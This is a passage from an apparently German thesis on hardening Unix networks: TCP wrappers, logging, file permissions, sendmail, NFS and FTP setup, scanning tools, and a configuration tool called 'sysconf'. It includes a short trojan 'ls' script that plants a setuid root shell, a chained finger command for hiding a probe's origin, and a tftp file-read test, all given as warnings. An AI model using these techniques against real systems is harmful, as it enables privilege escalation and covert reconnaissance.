Server einen neuen Sitzungsschlüssel für die Kommunikation zwischen Benutzer und Server und packt dieses in ein Ticket, das der Benutzer dem Server schicken kann. Der Benutzer erhält von dem Ticket-Granting-Server dann dieses Ticket und den neuen Sitzungsschlüssel, wobei beides mit dem Sitzungsschlüssel zwischen Benutzer und dem Ticket-Granting-Server verschlüsselt ist. Der Benutzer kann dann mit diesem Ticket mit dem Server kommunizieren, da beide einen Schlüssel besitzen, den nur diese beiden kennen [ker94].
Kerberos hat den Nachteil, daß man dafür die erwähnten Kerberos-Server benötigt. Außerdem müssen alle Benutzer-Programme wie etwa `rsh` als Kerberos-Version vorliegen.

2.5.4.4 TFTP

TFTP ist das Trivial File Transfer Protocol zur Dateiübertragung ohne Paßwort-Authentifizierung. Es wird hauptsächlich dazu verwendet, daß Clients sich beim Boot-Vorgang bestimmte Dateien direkt von einem Server holen können. Da keine Authentifizierung stattfindet, kann per `tftp` nur auf öffentlich lesbare Dateien zugegriffen werden, das sind aber in üblichen Unix-Installationen mit wenigen Ausnahmen alle Dateien. Es können nur solche Dateien geschrieben werden, die bereits existieren und bereits öffentlich schreibbar sind. Zur Absicherung sollte man dem `tftp`-Dämon als Parameter eine Liste von Verzeichnissen mitgeben. Es kann dann nur auf diese Verzeichnisse zugegriffen werden. Außerdem empfiehlt sich ein Überwachung durch den TCP-Wrapper (2.5.4.1 auf Seite 31:

```
/etc/hosts.allow:
    in.tftpd: LOCAL, .my.domain

/etc/hosts.deny:
    in.tftpd: ALL: (/sbin/safe_finger -l @%h | /usr/bin/mail -s %d-%h root) &
```

Damit wird der `tftp`-Dienst nur den Rechnern der eigenen Domain erlaubt und zusätzlich bei einem Versuch von einem anderen Rechner versucht, den mutmaßlichen Angreifer herauszufinden und das Ergebnis an Root per Mail geschickt.
Um festzustellen, ob auf einem Rechner `tftp` aktiv ist und alle Dateien lesbar sind verbindet man sich mit `tftp` mit diesem Rechner und probiert:

```
get /etc/motd
```

Wenn das funktioniert, dann kann jeder Fremde auch die `/etc/passwd` lesen und womöglich noch alle anderen Dateien.

2.5.4.5 Weitere Maßnahmen

Nachdem jetzt alle Ports überwacht werden ist der nächste Schritt, daß man das Auditing des Systems aktiviert. Damit können alle Aktionen der Benutzer überwacht werden. Mit `lastcomm` kann man nachprüfen, welche Kommandos der Benutzer zuletzt verwendet hat. Desweiteren sollen auch alle Systemdienste Log-Dateien schreiben. Das geht am besten mit `syslog`, welcher Meldungen von Programmen entgegennimmt und in einer oder mehreren Dateien speichert. Es gibt auch die Möglichkeit der Umleitung auf einen anderen Rechner. Alle diese Log-Dateien müssen vom Administrator regelmäßig gelesen werden, um ungewöhnliche Aktivitäten zu erkennen. Dazu sollte man wissen, wann welche Dienste von welchen Rechnern in Anspruch genommen werden. So kann es schon verdächtig sein, wenn um drei Uhr nachts ein Telnet startet oder wenn sich ein Benutzer anmeldet, der im Urlaub ist.

Zu den Diensten, die wirklich deaktiviert werden sollten, wenn sie nicht unbedingt benötigt werden, gehört `finger`. Damit kann nämlich ein Angreifer viele wichtige Daten sammeln (siehe Abschnitt 2.5.3 auf Seite 27). Die meisten Probleme im Zusammenhang mit `finger` sind nicht echte Sicherheitslücken, sondern der Mißbrauch. Dazu zählen auch die `finger`-Verkettungen:

```
finger @victim.com@innocent.com@ignorant.com
```

Das macht die Rückverfolgung äußerst aufwendig, da auf jedem Zwischenrechner nur die eingehende Anfrage mitgeschrieben wird. Man sollte also den `finger`-Dämon so konfigurieren, daß `@hostname`-Anfragen abgewiesen werden und auch kein `finger`-Forwarding erlaubt wird.

Hochsensitive Daten sollten nicht auf einem Netzwerkrechner abgelegt werden, wenn dies nicht absolut notwendig ist. Wenn dies der Fall ist, dann würde ich die Daten auf Benutzer-Basis verschlüsseln, sodaß nur der Benutzer die Daten lesen kann, dem sie gehören. Ein verschlüsseltes Dateisystem bringt online gar keine Vorteile, jedoch sehrwohl bei Laptops, da hier im Falle des Diebstahls die Daten noch gesichert sind.

Über Paßwörter wurde in 2.3.1 auf Seite 5 bereits diskutiert. Es sollten die Benutzer instruiert werden, daß sie niemandem das Paßwort weitergeben und auch das Paßwort nicht jedem beliebigem Programm anvertrauen. Sollte beispielsweise ein Benutzer A ein Programm eines Benutzers B verwenden, so sollte er die Frage nach seinem Paßwort nicht beantworten, denn der Benutzer B könnte es mißbrauchen.
Für einen Zugang über Wählleitungen in das Firmennetz per PPP[33] sollte pro Benutzer zusätzlich zum normalen Paßwort noch ein PPP-Paßwort vergeben werden. Damit erhöht sich die Schwelle, die ein Angreifer überwinden muß, da er zwei Paßwörter zu knacken hat.
Gerade bei Zugängen über Telefonleitungen ist es wichtig, daß der Benutzer vom System automatisch ausgeloggt wird, wenn die Verbindung unterbrochen oder beendet wird. Wenn sich der Benutzer abmeldet, so muß das Modem oder der Terminaladapter die Verbindung trennen [Cur90].
Schlechte Paßwörter sollte der Administrator mit dem in 2.3.1 auf Seite 5 erwähnten Programm `crack` aufspüren und dies als Feststellung an die Benutzer per Mail schicken. Dabei darf die Androhung der Account-Sperrung nicht fehlen. Man könnte auch sofort den Account sperren.

Zur regelmäßigen Wartung gehört eine Überprüfung bestimmter Dateien, Verzeichnisse und deren Rechte. Es dürfen alle Dateien und Verzeichnisse nur für deren Besitzer

[33] Point to Point Protokoll, dient zur Koppelung zweier Rechner über eine serielle Verbindung und kann neben TCP/IP auch noch andere Protokolle transportieren.

schreibbar sein. Bestimmte Dateien, wie etwa `~/.forward`, `~/.shosts` und `~/.netrc` dürfen nur für deren Besitzer lesbar sein, wobei ich es für besser halte, generell in Dateien keine Paßworte zu speichern.
Dann sollte bei allen Benutzern und insbesondere bei Root überprüft werden, daß der Such-Pfad `$PATH` nicht das aktuelle Verzeichnis "`./`" enthält, da dies allen Trojanischen Pferden Tür und Tor öffnet. Auf gar keinen Fall darf dies am Anfang der Pfad-Variablen stehen! Man denke sich nur den Fall, daß Root im Verzeichnis `/home/user1` ein simples `ls`-Kommando eingibt. Wenn der Benutzer in diesem Verzeichnis zum Beispiel folgendes bösartige Programm namens `ls` abgelegt hat, dann erhält der vollen Root-Zugang zum System:

```
#!/bin/bash
chown root.root /home/user1/bin/suidshell
chmod +s /home/user1/bin/suidshell
ls $@
```

Als nächstes muß man nach allen Suid/Sgid-Dateien suchen, um sicherzustellen, daß wirklich nur die notwendigsten Programme das S-Bit besitzen. Am einfachsten geht das mit:

```
find / -xdev -type f \( -perm -4000 -o -perm -2000 \)
```

oder mit einer Auflistung:

```
find / -xdev -type f \( -perm -4000 -o -perm -2000 \) -exec ls -ld '{}' \;
```

Dateien, die welt-schreibbar sind, kann man so finden:

```
find / \( -type f -a -perm -2 \)
```

Um die Dateien herauszufinden, die keinem gültigen Benutzer gehören, und eventuell auf einen Einbruch hindeuten können, kann man dieses Kommando verwenden:

```
find / \( -nouser -o -nogroup \)
```

Verzeichnisse, die von allen Benutzern beschreibbar sein sollen, wie etwa `/tmp` müssen das Sticky-Bit "t" tragen. Das bedeutet, daß ein Benutzer nur seine eigenen Dateien löschen oder umbenennen darf, obwohl das Verzeichnis für alle schreibbar ist.
Mit dem `umask`-Wert wird eine Voreinstellung für die Rechte aller neu angelegten Dateien getroffen. Ein sinnvoller Wert ist 022, was bedeutet, daß die neu angelegten Dateien nur für den Benutzer selbst schreibbar sind. Um zu verhindern, daß ahnungslose Benutzer geheime Daten in Dateien speichern und diese dann von anderen Benutzern gelesen werden, kann man die `umask` auf 077 setzen.
Die Rechte der Gerätedateien in `/dev` müssen zum Gerät passen. So darf auf keinen Fall das virtuelle-Hauptspeicher-Gerät `kmem` für Benutzer lesbar sein, jedoch eine Gerätedatei für ein CD-ROM-Laufwerk kann ohne Probleme für alle schreibbar sein, da man bei einer CD-ROM sowieso nichts damit anfangen kann. Allgemein ist ein Mode 640, der Besitzer Root und die Gruppe Root für alle Geräte als Ausgangsbasis gut geeignet.

Die Sicherheitsüberprüfungen der Rechte und das Überwachen gegen Dateiveränderungen kann das in Kapitel 4 auf Seite 57 vorgestellte Programm `syscheck` übernehmen.

Zur Software-Installation ist zu sagen, daß man nie Binär-Programme von anderen Leuten oder aus ungewissen Quellen verwenden sollte. Eine Datenbank eines großen rennomierten Herstellers kann man getrost einsetzen, aber von einer Sendmail-Binär-Distribution von "irgendwo aus dem Internet" sollte man die Finger lassen.
Im großen und ganzen ist es ratsam, die Systemsoftware, den Kernel und die Dämonen auf dem letzten Patchlevel zu halten, um alte bekannte Sicherheitslücken zu schließen. Natürlich riskiert man damit andererseits neue Sicherheitslücken einzuschleppen, die noch nicht öffentlich bekannt sind. Außerdem kennt man bei alter Software den Grad der Stabilität, hingegen bei der neuesten Version nicht und schreckt unter Umständen schon wegen dieser Ungewißheit vor einem Update zurück.

Gerade bei `sendmail` sollte man aber immer die neueste Version einsetzen, da man sonst Gefahr läuft, daß ein Angreifer bekannte Sicherheitslücken ausnutzt. Zudem wird in [CER97c] darauf hingewiesen, daß es ratsam ist, die Sendmail Restricted Shell `smrsh` einzusetzen, da man diese so einstellen kann, daß keine beliebigen Programme auf dem System ausgeführt werden können. Sendmail muß auch so konfiguriert werden, daß keine Verbindungen von außerhalb angenommen werden, um Mails zu versenden. Damit würden gefälschte Mails möglich [CER96c]. Dieses Mail-Spoofing ist im harmlosesten Fall nur lästig, es kann aber zu einem Sicherheitsproblem werden, wenn jemand eine Mail unter dem Namen des Administrators an Benutzer verschickt und sie bittet, aus irgendeinem Grund ihm das Paßwort mitzuteilen. Viele Benutzer werden darauf hereinfallen und sich einfach auf den Absender verlassen. Die beste Vorbeugung ist natürlich die Benutzer darauf hinzuweisen, niemandem und auch nicht den Systemverwalter das Paßwort zu nennen. Die zweite Maßnahme ist die Verwendung von Authentifizierungs- und Verschlüsselungsprogrammen wie PGP[34]. PGP läßt sich in jeden besseren Mail-Client einfach integrieren, sodaß man mit einem Tastendruck Ver- und Entschlüsseln oder Signieren kann. Beispielsweise aktivieren die folgenden Zeilen in `~/.gnus` das Modul `mailcrypt` von Gnus[35], dem Mail-Frontend von XEmacs[36] und belegt die Tasten F7 und F8:

```
(autoload 'mc-install-write-mode "mailcrypt" nil t)
(autoload 'mc-install-read-mode "mailcrypt" nil t)
(add-hook 'message-mode-hook 'mc-install-write-mode)
(setq mc-encrypt-for-me t
      mc-passwd-timeout 6000
      mc-always-replace 'never)
(add-hook 'gnus-summary-mode-hook 'mc-install-read-mode)
(define-key message-mode-map      [f7] 'mc-sign)
(define-key message-mode-map      [f8] 'mc-encrypt)
(define-key gnus-summary-mode-map [f7] 'mc-verify)
(define-key gnus-summary-mode-map [f8] 'mc-decrypt)
```

[34]Pretty Good Privacy, zur Signierung und Verschlüsselung von Dateien und Mails mit einem asymmetrischen public-key-Verfahren. (`http://www.cryptography.org/getpgp.htm`)
[35]`http://www.gnus.org/`
[36]`http://www.xemacs.org/`

Bei Verwendung von Mail-Aliases zur Ansteuerung von Programmen, muß man absolut sicher sein, daß dieses Programm keine Sicherheitslücke besitzt. Der oft eingerichtete Alias `decode`[37] birgt viele Schwachstellen und sollte deshalb deaktiviert werden.

Die X11-Installation sollte, wie in 2.4.1 auf Seite 10 beschrieben, überprüft werden, sodaß auf keinen Fall die X-Server der Benutzer frei zugänglich sind. Es muß durchweg die Authentifizierung mittels Magic Cookies verwendet werden.

Falls das verwendete Unix den Begriff des “sicheren Terminals” kennt, so sollte es so konfiguriert werden, daß nur die Konsole als sicher eingestuft wird [CER97c].

NFS sollte wenn möglich Dateisysteme nur zum Lesen exportieren. Es sollen auch nur die Dateisysteme an die Rechner exportiert werden, die diese wirklich benötigen. Solche Rechner werden dann mit dem voll-qualifizierten Rechnernamen, also Name und Domain, eingetragen. Außerdem sollte die Option `no_root_squash` nicht verwendet werden. Diese Option bewirkt, daß Root auf den Clients auch als Root des exportierten Dateisystems anerkannt wird. Ein Angreifer müßte nur noch seinen Rechner per IP-Spoofing als den von NFS zugelassenen ausgeben und schon könnte er auf dem exportierten Dateisystem alles tun, was auch der lokale Administrator darf.

Der anonyme FTP-Zugang sollte richtig konfiguriert sein, sodaß bestimmte Dateien nicht verändert oder angelegt werden können [CER96a]. Beispiele sind in 2.5.3 auf Seite 27 genannt. Es sollte grundsätzlich verboten sein, im Hauptverzeichnis des FTP-Servers Dateien abzulegen. Das Anlegen von Dateien sollte nur in einem speziellen Incoming-Verzeichnis möglich sein. Alle Verzeichnisse und Dateien müssen Root gehören und dürfen nur für diesen schreibbar sein. In der Paßwort- und Gruppendatei des `etc`-Verzeichnisses im FTP-Account darf nur der Benutzer “ftp” stehen [CER95a].

Auch aktive Maßnahmen gegen Angriffe sind möglich. Wie in [Bel92] beschrieben, kann man auf alle unbenutzten Ports einen selbstgeschriebenen Dämon setzen, der Kontaktversuche mitprotokolliert oder auch nur eine Warnung ausgibt. So könnte man dies in `/etc/inetd.conf` eintragen:

```
finger  stream  tcp  nowait nobody /usr/sbin/tcpd /bin/echo Your try \
  to connect has been registered and will have consequences if repeated!
```

Bei einem Kontaktversuch sieht das dann so aus:

```
> telnet sl finger
Trying 172.16.0.135...
Connected to sl.sl.de.
Escape character is '^]'.
Your try to connect has been registered and will have consequences if repeated!
Connection closed by foreign host.
```

Ein weiterer Schritt ist das Vortäuschen von bestimmten Benutzern, die in Wirklichkeit gar nicht existieren. Ein Angreifer wird versuchen, mit `finger` herauszufinden, welche Benutzer es auf der betreffenden Maschine gibt und dann auf diese Accounts

[37] Wenn man eine UU-codierte Mail an `decode` schickt so erhält man das decodierte Resultat zurück.

einen Angriff starten. Wenn ein Login-Versuch auf einen solchen Dummy-Account stattfindet, dann kann man sicher sein, daß dies ein Angriff und kein Versehen oder ein echter Benutzer ist.

Ältere POP[38]- und IMAP[39]-Server, die zum Verteilen von Mails an mehrere Benutzer verwendet werden, muß man durch neuere Versionen ersetzen, da es bei den alten möglich ist, eine Benutzerliste von außerhalb zu erfragen. Bei den ganz alten Versionen war es sogar möglich, eine Root-Shell zu erhalten.

Gast-Accounts sollten wenn möglich deaktiviert werden. Genauso sollten die normalen Benutzer-Accounts "altern", das heißt, daß sie ohne eine persönliche Verlängerung von Seiten des Benutzers gesperrt werden. Das verhindert, daß ein Angreifer einen nicht mehr benutzten Account ohne aufzufallen benutzen kann. Wenn Gast-Zugänge wirklich benötigt werden, so sollte die komplette Umgebung dieses Benutzers in einer `chroot()`-Umgebung liegen, sodaß er nicht auf den ganzen Server zugreifen kann. Accounts ohne Paßwortschutz sind grundsätzlich tabu.

Eine wichtige Lektüre sind die Sicherheitshinweise von CERT[40] und deren aktuelle Meldungen zu Angriffen auf Systeme, insbesondere die Checkliste von AUSCERT [AUS95]. Eine winzige Checkliste bietet auch [Cur90]. Die zweite wichtige Quelle mit aktuellen Meldungen ist BugTraq-Mailingliste[41], die jeder Systemadministrator lesen sollte. Das umfassendste Buch zum Thema Sicherheit ist [GS96], welches auf seinen 900 Seiten alle erdenklichen Aspekte behandelt.

Zuguterletzt sollte man in regelmäßigen Abständen mit den im nachfolgenden Abschnitt vorgestellten Programme zur Sicherheitsüberprüfung das eigene Netzwerk untersuchen.

2.5.5 Programme zur Sicherheitsüberprüfung

Zur regelmäßigen Untersuchung des eigenen Systems auf Sicherheitslücken gibt es eine große Anzahl Programme[42].

Zur Netzwerküberwachung gibt es zum Beispiel den Monitor `Argus`[43], welcher Netzwerk-Transaktionen überwacht.

Das Programm `swatch`[44] überwacht Log-Dateien, kann unerwünschte Daten herausfiltern und bei bestimmten Mustern Aktionen auslösen. Als Alternative bieten sich `Logcheck`[45] und `wots`[46] an. Letzterer basiert auf auf `swatch`.

[38] Post Office Protocol
[39] Interactive Mail Access Protocol
[40] `http://www.cert.org`
[41] `http://www.geek-girl.com/bugtraq/`
[42] `http://sites.inka.de/sites/lina/freefire-l/tools.html`
[43] `http://ciac.llnl.gov/ciac/ToolsUnixNetMon.html#Argus`
[44] `ftp://ftp.stanford.edu/general/security-tools/swatch/`
[45] `http://www.psionic.com/abacus/abacus_logcheck.html`
[46] `http://www.vcpc.univie.ac.at/%7Etc/tools/`

Um zu prüfen, ob die Paßwörter einem "dictionary crack" standhalten, kann man `Crack`[47] verwenden. `Crack` bietet auch die Möglichkeit ständig im Hintergrund zu laufen und die Benutzer über schwache Paßworte zu informieren.

Um die Rechner auf bekannte Schwachstellen hin zu überprüfen, existieren bereits eine Anzahl von Programmen. `ISS`[48] überprüft alle Rechner in dem angegebenen IP-Adressbereich und listet den vorgefundenen Sicherheits-Zustand auf. Das gleiche Ziel verfolgen `SATAN`[49] und sein Nachfolger `SAINT`[50], `Nessus`[51] und `gate`[52]. `SATAN` ist per HTML-Anbindung bedienbar. Informationen über verschiedene Dienste, wie `finger`, `FTP` oder `NFS` werden ermittelt und aufbereitet.
`COPS`[53] bietet die umfangreichste Funktionalität und sollte mit seinen vielen Skripten die meisten Schwachstellen finden. Wesentliche Prüfroutinen sind der Paßwort-Checker, die Suche nach Suid-Programmen und die Prüfung der Rechte der Systemdateien. In der Paßwortdatei wird untersucht, ob eventuell eine User-ID doppelt vergeben wurde und ob es Kennungen ohne Paßwort gibt.

Zur Überprüfung der Datei-Integrität kann das in Kapitel 4 auf Seite 57 vorgestellte Programm `syscheck` hergenommen werden oder `Tripwire`[54], welches ebenfalls die Dateien mit Informationen aus einer vorher erzeugten Datenbank vergleicht und Abweichungen meldet. Es werden Checksummen und Signaturen von Dateien verglichen und Rechteänderungen, Links und Dateigröße überwacht.

Speziell zum Absuchen und Diagnose des Netzwerkes gibt es `Trinux`[55], das aus fertigen Boot-Disketten mit vielen nützlichen Netzwerk-Programmen besteht. Mit `queso`[56] kann ein Betriebsystem anhand der versandten TCP-Pakete identifiziert werden. Das ist beispielsweise nützlich, um "fremde" Rechner im eigenen Netz aufzuspüren. Um im eigenen Netz solche Rechner mit einer Netzwerkkarte im "promiscous Mode" zu finden, gibt es `NePED`[57]([Mur]). Zur Überwachung aller Pakete, die über das Netz geschickt werden dient `K-Arp-Ski`[58].

2.6 Informationsquellen im Internet

Die wichtigsten Anlaufstellen im Internet sind, wie schon teilweise erwähnt die Internet Security Organisationen. Dazu zählen:

[47] `ftp://info.cert.org/pub/tools/crack/`
[48] Internet Security Scanner, `ftp://info.cert.org/pub/tools/iss/`
[49] Security Administrator Tool for Analyzing Networks, `ftp://ftp.win.tue.nl/pub/security/`
[50] Security Administrator's Integrated Network Tool, `http://www.wwdsi.com/saint`
[51] `http://www.nessus.org/`
[52] `ftp://ftp.informatik.rwth-aachen.de/./pub/comp/Linux/sunsite.unc.edu/system/security`
[53] Computer Oracle and Password System, `http://www.trouble.org/cops/`
[54] `ftp://coast.cs.purdue.edu/pub/COAST/Tripwire/`
[55] `http://www.txdirect.net/users/mdfranz/trinux.html`
[56] `http://apostols.org/projectz/queso/`
[57] `ftp://apostols.org/AposTools/snapshots/neped/`
[58] `http://mojo.calyx.net/~btx/karpski.html`

CERT:
`http://www.cert.org`
AUSCERT (Australian Computer Emergency Response):
`http://www.auscert.org.au`
DFN-CERT (Deutscher CERT Zweig):
`http://www.cert.dfn.de`
FIRST (Forum of Incident Response and Security Teams):
`http://www.first.org/`
Internet Society:
`http://www.isoc.org`
ISSA:
`http://www.uh.edu/~bmw/issa/`
National Computer Security Association:
`http://www.ncsa.com`
National Security Agency:
`http://www.nsa.gov:8080`

Dann gibt es noch eine Reihe von Internetsites, die Sicherheitslücken aufdecken und öffentlich bekannt machen:
BugTraq-Mailingliste:
`http://www.geek-girl.com/bugtraq/`
Rootshell:
`http://www.rootshell.com`
Exploit world! listet eine Vielzahl von Sicherheitslücken unterteilt nach Betriebssystemen:
`http://www.insecure.org/sploits.html`
Suchmaschinen für Sicherheitslücken und relevante Software:
`http://www.iss.net/xforce/`
`http://neworder.box.sk/`
Eine Liste mit Verweisen auf weitere Informationsquellen zum Thema Sicherheit:
`http://www.kernel-panic.com/security/links.html`
Unix Security Page:
`http://www.deter.com/unix/`
Security FAQs:
`http://www.iss.net/vd/faqoffaqs.html`
Mit MON kann die Verfügbarkeit von Netzwerk-Diensten überwacht werden:
`http://consult.ml.org/~trockij/mon/`
Securing Internet Information Servers ist eine Checkliste zur Absicherung diverser Internet-Dienste:
`http://ciac.llnl.gov/ciac/documents/ciac2308.html`

Und schließlich gibt es noch spezielle Sites für Hacker:
2600 Magazin:
`http://www.2600.com`
Chaos Computer Club e.V.:

`http://www.ccc.de/`

Es gibt auch eine Reihe von Usenet-Newsgroups zu dem Thema Sicherheit. Dazu gehören sowohl die Hacker-Gruppen:

```
alt.2600
alt.hackers
alt.hackers.malicious
```

und die "echten" Sicherheitsgruppen, die aber natürlich genauso von Crackern gelesen werden:

```
alt.security
comp.security.announce
comp.security.misc
comp.security.unix
de.comp.security
```

und die Gruppen, die sich mit spezielleren Themen befassen:

```
alt.security.pgp
comp.security.firewalls
comp.security.ssh
```

Wem das an Information noch nicht reicht, der kann die großen Suchmaschinen, wie Altavista[59], Excite[60], Fireball[61], Infoseek[62], Lycos[63] oder Yahoo[64] nach "`+security +unix`" oder ähnlichen Begriffen fragen.

[59] `http://www.altavista.digital.com/`
[60] `http://www.excite.com/`
[61] `http://www.fireball.de/`
[62] `http://www.infoseek.com/`
[63] `http://www.lycos.de/`
[64] `http://www.yahoo.com/`

Kapitel 3

Konfiguration

Die Konfiguration eines Rechners ist sehr eng mit dessen Sicherheit verknüpft. Wenn ein Administrator viele, möglicherweise fast identische Rechner nach Sicherheitsaspekten konfiguriert, so kann es leicht passieren, daß bei einem einzelnen Rechner ein kleiner Fehler passiert. So könnte es vorkommen, daß auf einem Rechner die alte `sendmail`-Version versehentlich nicht durch die neuere ausgetauscht wurde. Mit solchen kleinen Fehlern bei der Konfiguration können sich Sicherheitslücken öffnen. Natürlich ist man nie vor Fehlern sicher, aber eine Verbesserung der Übersichtlichkeit bei vielen Rechnern senkt die Fehlerwahrscheinlichkeit drastisch. Wünschenswert wäre ein Programm, das Aktionen in der Art
"Führe ein Update von Sendmail auf allen Rechnern, die Sendmail brauchen, aus."
Aus diesem Wunsch heraus ist im Rahmen dieser Arbeit das Programm `sysconf` (siehe Anhang A auf Seite 64) entstanden.

3.1 Anforderungen

Unix-Rechner in heterogenen Netzwerken unterscheiden sich hauptsächlich durch die installierte Software und die dadurch bereitgestellten Dienste. Für das Dateisystem, die Benutzereinstellungen und die Sicherheitsvorkehrungen gibt es Standards, die auf allen Rechnern gleich aussehen. Diese Standards sollten abhängig vom installierten Betriebssystem aufrechterhalten werden. Zudem sollen Neuinstallationen wesentlich vereinfacht werden. Es müssen Konfigurationsdateien angepaßt und Zugriffsrechte gesetzt werden. Bestimmte Rechner sollen bestimmte Subsysteme erhalten, welche dann auch gestartet werden. Dazu gehört auch der Neustart von Hintergrund-Prozessen. Die installierten Software-Pakete müssen der Vorgabe entsprechen. Zum Überblick soll eine HTML-Dokumentation generiert werden, die die aktuelle Konfiguration widergibt.
Das Programm `sysconf` erhält alle nötigen Informationen über eine Haupt-Konfigurationsdatei, in der vermerkt ist, wo die Konfigurationsdatenbank (siehe Abschnitt 3.3 auf der nächsten Seite) gespeichert ist.

3.2 Relevante Objekte

Die Konfiguration bezieht sich auf verschiedene Objekte, die zueinander in Relation stehen. Es gibt verschiedene Rechner, wovon jeder Rechner genau ein Betriebssystem hat. Zu jedem Rechner gibt es von einen Satz von Variablen. Strenggenommen müßte man die Variablen als Konstanten pro Rechner bezeichnen, denn die Variable “Rechnername” ist zum Beispiel für den einzelnen Rechner konstant, wenn man jedoch alle Rechner betrachtet, so kann man wieder von einer Variablen sprechen, da sie abhängig vom Rechner einen anderen Wert besitzt.
Das Betriebssystem kann man in die Einzelkomponenten Subsysteme, Dateien für den Rechner und die Subsysteme und die Abhängigkeiten zwischen den Subsystemen zerlegen. So braucht beispielsweise `sendmail` zur Funktion `syslog`, welcher wiederum eine schreibbare Datei `/var/log/syslog` braucht.
Ein Subsystem besteht aus Dateien, Musterdateien und Kommandos. Musterdateien müssen vor der Übertragung auf den Zielrechner erst noch nach vorgegebenen Ersetzungsregeln verändert werden. Die Kommandos dienen zum Installieren, Entfernen, Starten und Stoppen des Subsystems. Desweiteren werden Kommandos zum Testen, ob ein Subsystem installiert ist, ob es läuft und welche Version es besitzt benötigt. Zusätzlich zum Starten und Stoppen gibt es noch ein Kommando zum Neukonfigurieren.

3.3 Konfigurationsdatenbank

Für alle Teilaufgaben wird eine Konfigurationsdatenbank benötigt, die alle Konfigurationsdateien, Musterdateien, das Regelwerk zur Anpassung der Musterdateien an die verschiedenen Rechner und die Variablen pro Rechner enthält. Die Konfigurationsdateien, die für alle Rechner identisch sind, werden dabei ohne Veränderungen übertragen. Die Musterdateien müssen erst noch verändert werden und ergeben dadurch spezielle Konfigurationsdateien für genau einen Zielrechner. Dazu gibt es pro Rechner eine Datei `<rechnername>.var`, die Variablen für die Template-Ersetzung enthält. Mit den Dateien `hosts.sc` und `classes.sc` werden die Rechner in Klassen eingeteilt. So können dann auch Subsysteme in eine Klasse zusammengefaßt werden. Abhängigkeiten der Subsysteme werden in der Datei `dependencies.sc` festgehalten. Welche Konfigurationsdateien ein Subsystem hat, ist in der Datei `files.sc` festgelegt.
In der Datei `/etc/sysconfrc` bzw. `./sysconfrc` bzw. `~/.sysconfrc` sind die Standardeinstellungen gespeichert. Mit `SYSCONF_ROOT` wird das Verzeichnis angegeben, in dem sich die Konfigurationsdatenbank befindet. Mit `HTMLDIR` wird das Verzeichnis für die HTML-Dokumentation, die mit der Aktion '`documentation`' erstellt wird, festgelegt. `USE_SYSCHECK` kann die Werte TRUE und FALSE annehmen und legt fest, ob bei einem Update auf dem Zielrechner `syscheck` gestartet werden soll. Beispiel:

```
SYSCONF_ROOT=/var/adm/sysconf
HTMLDIR=/http/htdocs/sysconf
USE_SYSCHECK=TRUE
```

Es wird automatisch ermittelt, welche Kommandos zu Rechneransteuerung verwendet werden sollen. Zur Auswahl stehen: rsh, ssh, rcp, scp und rsync[1].
Die angesprochenen Dateien der Konfigurationsdatenbank sind im Dateisystem abgebildet:

```
hosts.sc
classes.sc
variables/
     tgx045.var
     tgx200.var
     ...
AIX-4.1.5/
    dependencies.sc
    files.sc
    filedir.sc/
       etc/rc.config
       etc/hosts
       etc/issue
       etc/exports
       root/profile
       var/lib/news/active
       var/lib/news/newsgroups
       usr/lib/news/nnrp.access
       usr/lib/news/hosts.nntp
       usr/lib/news/inn.conf
       ...
    syslog/
          installcmd*
          removecmd*
          testinstallcmd*
          startcmd*
          stopcmd*
          reconfigcmd*
          testruncmd*
          checkversion*
    nfsserver/
          installcmd*
          removecmd*
          testinstallcmd*
          startcmd*
          stopcmd*
          reconfigcmd*
          testruncmd*
```

[1] http://samba.anu.edu.au/rsync/

```
        checkversion*
    newsserver/
        ...
    sendmail/
        ...
```

3.3.1 Variablendateien

Die Dateien `<rechnername>.var`[2] im Verzeichnis `variables` besitzen diesen Aufbau:

```
variable=wert
```

oder

```
variable include FILENAME1 FILENAME2 ...
```

Im ersten Fall wird der Variable der Wert zugewiesen. Wenn kein Wert angegeben ist, dann wird die Variable auf den Leerstring gesetzt. Im zweiten Fall werden die angegebenen Dateien eingelesen und in der Inhalt nacheinander in der Variable gespeichert. Diese Dateien werden im Variablen-Verzeichnis gesucht.

3.3.2 Subsystembeschreibungen

Die Datei `files.sc` besteht aus beliebig vielen Abschnitten mit diesem Aufbau:

```
[subsys]
<fileentry>
<patternblock>
```

Dabei markiert `[subsys]` den Beginn der Beschreibung des Subsystem namens `subsys`. Der Eintrag `<fileentry>` besteht aus `<type>` `<filename>` `<zielfilename>` und der Eintrag `<patternblock>` hat den folgenden Aufbau:

```
beginpattern
   <pattern>
endpattern
```

Wenn der `<type>` kein Template-Typ ist, dann entfällt der `<patternblock>`. Die Ersetzungsmuster sind im Abschnitt 3.3.6 auf Seite 51 beschrieben.

[2] Für den Rechner "tgx045" würde die Variablendatei `tgx045.var` heißen.

Als `<type>` kann folgendes angegeben werden:

inst oder I	Installfile	Nur bei INIT übertragen, vor installcmd
initf oder F	Initfile	Nur bei INIT übertragen, nach installcmd
initt oder T	Init-Template	Bei INIT übertragen und Ersetzungen aus dem Patternblock durchführen
f	File	Bei UPDATE übertragen
t	Template	Bei UPDATE übertragen und Ersetzungen aus dem Patternblock durchführen
instL	Install-Link	Nur bei INIT anlegen, vor installcmd
initL	Init-Link	Nur bei INIT anlegen, nach installcmd)
L	Link	Bei UPDATE anlegen
instS	Shellkommando	Nur bei INIT ausführen, vor installcmd
initS	Shellkommando	Nur bei INIT ausführen, nach installcmd
S	Shellkommando	Bei UPDATE ausführen

Desweiteren ist `<filename>` der komplette Pfad der Datei. Wenn das ein relativer Pfad ist, dann liegt die Datei unterhalb von `files.sc/`, sonst wird der absolute Pfad genommen. `<zielfilename>` ist optional und stellt den kompletten Zielpfad mit Namen der Datei dar.
Bei den symbolischen Links wird, wie auch bei `ln` üblich, Quelle und Ziel angegeben, es entsteht also ein Link von `filename` auf `zielfilename`.
Die Shellkommandos sind dazu gedacht, daß man Verzeichnisse, Gerätedateien, Links, etc. anlegen oder entfernen kann. Als Shellkommandos ist alles möglich, was per Remote-Shell möglich ist, zum Beispiel:

```
cd /home/user ; ln -s ../skel/.profile .
```

In den Shellkommandos werden die Variablen aus Dateien `variables/<rechner>.var` expandiert.
Der spezielle Subsystemname `GLOBAL` bedeutet, daß diese Files nicht zu einem bestimmten Subsystem gehören, sondern global sind. Das sind also die Files und Konfigurationsdateien, die jeder Rechner mit diesem Betriebssystem erhalten soll.
Ein Beispiel für die Datei `files.sc` könnte so aussehen:

```
[boot]
f etc/rc
t etc/inittab

[login]
f etc/environment
F etc/passwd
t etc/motd

[adsmc]
f etc/inittab
f /etc/sendmail.cf
```

```
[INN]
